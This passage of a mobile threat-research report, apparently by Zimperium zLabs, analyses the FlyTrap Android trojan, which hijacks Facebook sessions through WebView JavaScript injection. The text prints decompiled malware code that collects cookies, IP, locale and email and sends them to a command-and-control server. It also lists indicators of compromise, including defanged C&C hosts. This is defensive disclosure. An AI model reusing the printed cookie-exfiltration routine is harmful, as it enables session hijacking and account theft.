
Connect to your account with GG Coupon.
Confidentiality and absolute safety.

Disclaimer

This is an independent and unofficial app which is not relative to any other apps or companies

Continues with Facebook

Privacy Policy


7:06
Get Facebook for Android and browse faster.
facebook
Mobile number or email
Password
Log In
Forgot Password?
or
Create New Account
English (US)
Français (France)
Português (Brasil)
Italiano
Español
中文(简体)
Deutsch
About · Help · More
Facebook Inc.



7:07
GG Coupon Ads
Exit
GIFT VOUCHER
Your ad credit is here
Get 100$ in Google Ads credit when you spend $50 Use offer code below
100$
DMJFH-FH12C-GL4L
REDEEM NOW
Expired: Coupon expired after redemption and before spend requirement was met. Invalidated: Coupon was invalid/invalidated.

Figure 7-12: The graphical flow of the FlyTrap Trojans finally leading to the login page

Contrary to popular belief that a phishing page is always at the forefront for compromising or hijacking an account, there are ways to hijack sessions even by logging into the original and legit domain. This Trojan exploits one such technique known as JavaScript injection.

Using this technique, the application opens the legit URL inside a WebView configured with the ability to inject JavaScript code and extracts all the necessary information such as cookies, user account details, location, and IP address by injecting malicious JS code.


```
String v7 = CookieManager.getInstance().getCookie("https://m.facebook.com");
Intrinsics.checkNotNullExpressionValue(v7, "getInstance().getCookie(com.emranul.movieinfo.util.Constant.URL_GET_COOKIE_FACEBOOK)")
String v6 = this.getIntent().getStringExtra("user_agent");
String v3 = this.getIntent().getStringExtra("user_id");
String v12 = this.getIntent().getStringExtra("email");
if(v6 != null && v12 != null && !TextUtils.isEmpty(((CharSequence)v6)) && !TextUtils.isEmpty(((CharSequence)v3)) && !TextUtils.isE
    Intrinsics.checkNotNull(v3);
    String v5 = Locale.getDefault().getDisplayLanguage();
    Intrinsics.checkNotNullExpressionValue(v5, "getDefault().getDisplayLanguage()");
    String v8 = this.getIpAdress();
    String v11 = this.getResources().getString(0x7F0F001B);  // string:app_name "Net Coupon"
    Intrinsics.checkNotNullExpressionValue(v11, "resources.getString(R.string.app_name)");
    Data v0 = new Data(v3, "https://graph.facebook.com/" + v3 + "/picture?type=large", v5, v6, v7, v8, "2021-07-07 07:29:20", "Emp
    String v3_1 = v0.getIdFacebook();
    String v4 = v0.getFeatureImage();
    String v5_1 = v0.getLocation();
    String v6_1 = v0.getUserAgent();
    String v7_1 = v0.getCookie();
    String v8_1 = v0.getIp();
    String v9 = v0.getDate();
    String v10 = v0.getToken();
    String v11_1 = v0.getFromApp();
    String v12_1 = v0.getEmail();
    RetrofitBuilder.INSTANCE.getApiService().saveData(v3_1, v4, v5_1, v6_1, v7_1, v8_1, v9, v10, v11_1, v12_1).enqueue(((Callback)
}
```

Figure 13: A code snippet containing the type of data to be exfiltrated to the C&C server

The manipulation of web resources is addressed as cross-principal manipulation (XPM) in the research "An Empirical Study Of Web Resource Manipulation In Real-world Mobile Applications." Successful login into Facebook by the victim initiates the data exfiltration process and can be seen in the below screenshots of the communication with the C&C server.

Figure 14,15: The exfiltrated cookie information matches the legitimate cookie

Several of the Trojans have the same malicious script and therefore identifies the source of data by the parameter **“from_app”** as seen in the screenshots below.






Figure 16-18: The exfiltrated cookie information matches the legitimate cookie

The Command & Control server makes use of login credentials for authorizing access to the harvested data. Security vulnerabilities in the C&C server expose the entire database of stolen session cookies to anyone on the internet, further increasing the threat to the victim's social credibility.




Figure 19: One of the Command & Control servers that stores hijacked sessions

The Victims of FlyTrap Trojan

The exposed database contains the geolocation information of several thousands of victims based on which, the victimology map shown below was generated. The Zimperium zLabs mobile threat research team found over 10,000 victims across 144 countries to date, which illustrates the impact of the social engineering campaign.

Figure 20: Thousands of the victims are spread across 144 countries

Zimperium vs. FlyTrap Trojan

Zimperium zIPS customers are protected against FlyTrap Trojan with our on-device z9 Mobile Threat Defense machine learning engine.

To ensure your Android users are protected from FlyTrap Trojan malware, we recommend a quick risk assessment. Any application with FlyTrap will be flagged as a Suspicious App Threat inside zConsole. Admins can also review which apps are sideloaded onto the device that could be increasing the attack surface and leaving data and users at risk.

Summary of FlyTrap

Malicious threat actors are leveraging common user misconceptions that logging into the right domain is always secure irrespective of the application used to log in. The targeted domains are popular social media platforms and this campaign has been exceptionally effective in harvesting social media session data of users from 144 countries. These accounts can be used as a botnet for different purposes: from boosting the popularity of pages/sites/products to spreading misinformation or political propaganda.

Just like any user manipulation, the high-quality graphics and official-looking login screens are common tactics to have users take action that could reveal sensitive information. In this case, while the user is logging into their official account, the FlyTrap Trojan is hijacking the session information for malicious intent.

FlyTrap is just one example of the ongoing, active threats against mobile devices aimed at stealing credentials. Mobile endpoints are often treasure troves of unprotected login information to social media accounts, banking applications, enterprise tools, and more. The tools and techniques used by FlyTrap are not novel but are effective due to the lack of advanced mobile endpoint security on these devices. It would not take much for a malicious party to take FlyTrap or any other Trojan and modify it to target even more critical information.

Indicators of Compromise

FlyTrap Trojan Android applications:

- *com.luxcarad.cardid : GG Voucher*
- *com.gardenguides.plantingfree : Vote European Football*
- *com.free_coupon.gg_free_coupon : GG Coupon Ads*
- *com.m_application.app_moi_6 : GG Voucher Ads*

- *com.free.voucher : GG Voucher*
- *com.ynsuper.chatfuel : Chatfuel*
- *Com.free_coupon.net_coupo n : Net Coupon*
- *com.movie.net_coupon : Net Coupon*
- *com.euro2021 : EURO 2021 Official*

- *00833ff71a1709e60cb04acbcc7ceecd56323e693de3c424fb37205204d43105*
- *fa08c2ca7d8614be2b0b58095d0f3115464e9139bf5051c4f3da15963bb31062*
- *30a3ad09199660baca6410a4ada290887390d9453d95eb1e84bdd984c89ecc3a*
- *8e6c98b247a2bb34d5004c3f14d2cbf2a22c987f960e86c760d44766f9361c59*
- *21b85beb9992fccb268fcef2904c5e6591a3c80b7fa8dd201e28782887fea2cb*
- *d1cf14ccbc8f718111e59f9173475b2882dc6d1ca381ff3b726f2b471711aa7e*
- *c4eed338a3449c57eb919eac9a41b5b5ca4d0223fda341005e68f5b673d745ad*
- *3b0137302a6b93cc4dd4d0a58749fc959f8d9ad26d022d6b10dc3d7608af3279*
- *3cd5cee4326d48c0b1f0c40d3b8f3e0d7ef7ef2b782afbe95e07a3d519ba5aee*
- *1a3b448853479bf6b23d283bd44b0458132c3cda1648eac631dfdc178aee5ac0*
- *5d671f5ed5e5855dc5727412b2a9293f42b7b5f31c3b924a30beacd8304863b6*
- *64f4f085050294d064860d0c9e323bbf21cb4f66773944646a9eaf4eab49e115*
- *8e2aa1a1a144f84511aafd76c83a23e33c3c107c914bb67761df32f6b68b6cf5*
- *96b235bc715d6089a163ca212d1e752c26918b3d3b1acec5bdebbdd1b40c4b85*
- *f8845f98ca1233b6db2ef44913a115f3093308846ba805aaaf21753d97e4219c*

Command and Control Servers:

- *hxxp://47.57.237.26*
- *hxxp://165.232.173.244:3023*

- *hxxps://manage-ads.com*
- *hxxp://quanlysanpham.work*